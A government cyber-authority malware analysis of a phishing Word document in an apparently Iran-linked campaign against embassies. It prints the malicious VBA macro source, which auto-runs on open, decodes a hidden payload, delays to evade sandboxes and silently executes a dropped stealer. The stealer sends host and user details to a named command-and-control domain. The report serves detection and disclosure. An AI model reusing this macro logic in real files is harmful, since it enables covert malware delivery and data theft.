REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
DIRECTORATE OF ANALYSIS FOR CYBER SECURITY

Malware analysis and reverse engineering of : *Online Seminar.FM.gov.om.doc*

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FOREWORD

This report has limitations and should be interpreted with caoution!

Some of these limitations include:

First Phase:
Information Source: The report is based on information available at the time of its preparation. However, some aspects may differ from actual developments.

Second Phase:
Analysis Details: Due to resource constraints, certain aspects of the malicious artifacts may not have been analyzed in depth. Any additional unknown information may lead to changes in the report.

Third Phase:
Information Security: To protect sources and confidential information, some details may be redacted or not included in the report. This decision was made to maintain the integrity and security of the data used.

AKSK reserves the right to modify or update any part of this report without prior notice!

This report is not a final document.

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Technical Information

A phishing campaign targeting embassies and diplomatic corps has been identified, with emails sent from the official address of the Omani Ministry of Foreign Affairs. Cyber intelligence investigations have revealed that behind this Iran-linked campaign stands a group of individuals suspected of having ties to MOIS – the Iranian Ministry of Intelligence and Security."

Figure 1. Attached Document View

Analysis of malware: Online Seminar.FM.gov.om.doc

Online Seminar.FM.gov.om.doc is a .doc file (Microsoft Office Word). Following the analysis, it is seen that such files usually contain **macros**, pieces of code that are executed when the document is opened and the **Document_Open** function is called.
In this case, several keywords are also identified that give us information that we are dealing with a malicious file.

Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	Open	May open a file
Suspicious	Output	May write to a file (if combined with Open)
Suspicious	Print #	May write to a file (if combined with Open)
Suspicious	Shell	May run an executable file or a system command
Suspicious	vbHide	May run an executable file or a system command
Suspicious	command	May run PowerShell commands
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)

Figure 2. Identification of suspicious keywords.

From the analysis of the source code found in the **macro**, the **dddd** function is identified, which takes a string as a parameter, the **laylay()** function, and the **RRRR** function takes a parameter.

```
Function dddd(str As String) As String
    Dim out As String
    For counter = 1 To Len(str) Step 3
        out = out & Chr((Val(Mid(str, counter, 3))))
    Next
    dddd = out
End Function
```

Figure 3. dddd function

Dddd function:
This function takes a text **(str)** containing numbers in character form, separated every 3 characters. Each 3-digit number is converted to a character using the **Chr() function.**

```
Function laylay()

    Dim loop1 As Integer
    Dim aa As Integer

    loop1 = 110

    For tmp1 = 1 To loop1

        For tmp2 = 1 To loop1

            For tmp3 = 1 To loop1

                For tmp4 = 1 To loop1
                    aa = aa + 1
                Next

                aa = 0

            Next

        Next

    Next
    aa = 0

End Function
```

Figure 4. Laylay function

- **Laylay function**

This function has no real purpose, it just creates a delay using a **for** loop.

- **RRRR function**

This function takes **a path parameter**, which can be a program or piece of code to execute.

- ***.On Error GoTo erorr2***

This source code ensures that if an error occurs during execution, the code jumps to the **error2** code block, so as not to cause a visible error.

The **laylay** function is called to delay execution. (laylay is simply a loop that does nothing but delays the process).
Purpose: to bypass automatic analysis or sandboxing that use limited time for scanning.

- ***executablePath = path***

Here, the entry value (**path**) is assigned to another variable with a different name (**executablePath**).

- ***windowStyle = vbHide***

This is a parameter for the **Shell function**, which has the following function:

Execute the command but do not display the output (**console window**).
errorCode = **Shell(command, windowStyle)**
This is the most important part of this file from where the **Shell()** function executes the command given with the **vbHide** parameter.
So, this opens that file (which is expected to be a program or script), without the user's knowledge. If there are no issues during execution, an integer **process ID** is returned, otherwise **it returns 0.**

```
Function RRRR(path As String)
On Error GoTo erorr2
    Dim executablePath As String
    Dim command As String
    Dim windowStyle As Integer
    Dim waitOnReturn As Boolean
    Dim errorCode As Variant
    laylay

    executablePath = path

    command = executablePath
    windowStyle = vbHide
    waitOnReturn = False
    laylay

    errorCode = Shell(command, windowStyle)
    If errorCode <> 0 Then
    End If
erorr2:
    'n
End Function
```

Figure 5. RRRR function

- **Document_Open function**

This function is executed automatically when the document is **opened (Document_Open = AutoExec).**
Defines the path of a file on disk:
"C:\Users\Public\Documents\ManagerProc.log"
Calls **laylay** to delay the process (**delay**).
Reads a text from a **TextBox** inside a form (**UserForm1**) and decodes it with the **dddd** function.This text in the form of numbers is hidden and translated into a command or code and writes the decoded result to a .log file. Calls **RRRR(pth)** to execute that newly created file without displaying output to the user.

```
Private Sub Document_Open()

On Error GoTo AAAA

    Dim pth As String
    Dim malmal_path As String

    pth = "C:\\Users\\Public\\Documents\\ManagerProc.log"
    laylay

    Dim app As String
    app = dddd(UserForm1.TextBox1.Text)
    laylay

    ''''''''''''''''''''''

    fileNumber = FreeFile
    Open pth For Output As fileNumber

    Print #fileNumber, app
    Close fileNumber

    RRRR (pth)

    laylay

AAAA:
    ' n
```

Figure 6. Document_Open

VBA Form is seen in **Macros/UserForm1/o**, which is where the payload of this malicious file appears to have been placed.



Figure 7. UserForm1 - o

Figure 8. Payload UserForm1 o

If we want to decode this file, we can use the Microsoft Office Word debugger that the platform itself offers or we can write the same code logic but in another programing language, for example **python**. Therefore, we create the file in python **deobfuscator.py** and read the file **O** as a parameter.

```
def decode_triplets(num_str: str) -> bytes:
    out = bytearray()
    for i in range(0, len(num_str), 3):
        chunk = num_str[i:i+3]
        if len(chunk) < 3:
            break
        try:
            v = int(chunk)
        except ValueError:
            v = 0
        out.append(v & 0xFF)
    return bytes(out)
```

Figure 9. Simulation for function dddd

During the deobfuscation phase, it was evident that we are dealing with the dynamic creation of a PE (executable) file, which is indicated by the character **string:**
!This program cannot be run in DOS mode.



Figure 10. Extracting the executable file

This file was saved and the moment we changed the file's extension to **.exe**, it was evident that the file changed appearance, and an icon was assigned to it.

Figure 11. File extracted

This file is compiled **in C/C++** with hash value **76fa8dca768b64aefedd85f7d0a33c2693b94bdb55f40ced7830561e48e39c75** and with a description in properties named **sysProcUpdate.**



Figure 12. C/C++ compiler

From static analysis we understand that the file is packed so complex techniques have been used so that the code is very difficult to understand. Looking at the nature of the file it is suspected that we are dealing with a **stealer file (credential stealer)**. Therefore, we start and follow the process of debugging functions such **as WinHttpOpen**, **WinHttpOpenRequest** etc.
When setting a point in the **WinHttpConnect** function, the **Screenai[.]online** domain is recorded in the **RDX register** and in the **WinHttpOpen** function the path /home and the domain sends a request to **Screenai[.]online/home**



Figure 13. Malicious domain

To see the type of request it sends, it is recorded in the **RDX register** in the **WinHttpOpenRequest** function, which request is of type **POST**.

Figure 14. POST Request

Since a request is being sent, it will be evident that when the **WinHttpSendRequest** function is called in **JSON** format, some information will be sent via **POST** request to the malicious domain.

Figure 15. Content-Type application/json

The format is sent with: {"computerName":"<...>","userName":"<...>","isAdmin":"<...>","ID":"1"}



Figure 16. Credential harvesting from malware

IoC

screenai[.]online	**Domain**
b2c52fde1301a3624a9ceb995f2de4112d57fcbc6a4695799aec15af4fa0a122	**Online Seminar.FM.gov.om.dnr.doc**
76fa8dca768b64aefedd85f7d0a33c2693b94bdb55f40ced7830561e48e39c75	**sysProcUpdate**
1883db6de22d98ed00f8719b11de5bf1d02fc206b89fedd6dd0df0e8d40c4c56	**sysProcUpdate**
1c16b271c0c4e277eb3d1a7795d4746ce80152f04827a4f3c5798aaf4d51f6a1	**Online Seminar.FM.gov.ct.tr(2).doc**
3ac8283916547c50501eed8e7c3a77f0ae8b009c7b72275be8726a5b6ae255e3	**sysProcUpdate**
3d6f69cc0330b302ddf4701bbc956b8fca683d1c1b3146768dcbce4a1a3932ca	**sysProcUpdate**

Recommandations

- **AKSK recommends that infrastructures implement the following best practices to reduce the risk of attacks by these malicious actors:**

- Immediate blocking of the Indicators of Compromise mentioned above on your defensive devices.
- Continuous analysis of logs coming from SIEM (Security Information and Event Management).
- Training non-technical staff about "Phishing" attacks and ways to avoid infection from them.
- Installation of network perimeter devices that perform deep traffic analysis, relying not only on access list rules but also on its behavior (NextGen Firewalls).
- Segmentation of identified systems into different VLANs, applying "Access control list for the entire network perimeter", web services should be separated from their database, Active Directory should be in a separate VLAN.
- Application and use of the LAPS technique for Microsoft systems, for the management of Local Administrators' passwords.
- Applying traffic filters in the case of remote access to hosts (employees/third parties/clients).
- Implementation of solutions that perform filtering, monitoring, and blocking of malicious traffic between Web applications and the internet, Web Application Firewall (WAF).
- Conducting traffic analysis at the "behavior" level for endpoint devices, implementing EDR, XDR solutions. This brings the analysis of malicious files not only at the signature level but also at the behavior level.
- Designing a solution for user access management "Identity Access Management" to control the identity and privileges of users in real-time according to the "zero-trust" principle.